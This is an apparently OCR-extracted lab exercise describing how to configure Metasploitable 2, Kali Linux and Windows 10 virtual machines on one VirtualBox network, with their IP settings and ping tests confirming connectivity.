

You are required to set up three virtual machines to simulate different network configurations.


1. **Metaspoilt 2**




IP- 192.168.1.10
Gateway- 192.168.1.1




2. Kali linux




IP- 192.168.1.11
Gateway- 192.168.1.1




3. Windows 10





IP- 192.168.1.12
Gateway- 192.168.1.1




Ensure that all virtual machines are connected to the same virtual network within the virtualization software.








Configure port forwarding or NAT rules to allow external access to the web server while maintaining security by restricting access to essential ports only.



Test connectivity between the virtual machines to verify proper networking and communication.



Meta [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ ping 192.168.1.11
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=31.5 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=1.06 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.789 ms
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=0.792 ms

--- 192.168.1.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3111ms
rtt min/avg/max/mdev = 0.789/8.546/31.535/13.273 ms
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=128 time=21.4 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=128 time=19.6 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=128 time=9.93 ms

--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2061ms
rtt min/avg/max/mdev = 9.939/17.019/21.455/5.059 ms
msfadmin@metasploitable:~$
```

Right Ctrl

Kali linux [Running] - Oracle VirtualBox


File Machine View Input Devices Help


Apps Places Oct 30 00:02


tylen@Kali: ~

```
┌──(tylen㉿Kali)-[~]
└─$ ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=6.41 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=11.1 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=0.568 ms
^C
--- 192.168.1.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.568/6.038/11.139/4.323 ms

┌──(tylen㉿Kali)-[~]
└─$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=128 time=0.656 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=128 time=0.720 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=128 time=0.698 ms
^C
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2045ms
rtt min/avg/max/mdev = 0.656/0.691/0.720/0.026 ms

┌──(tylen㉿Kali)-[~]
└─$
```

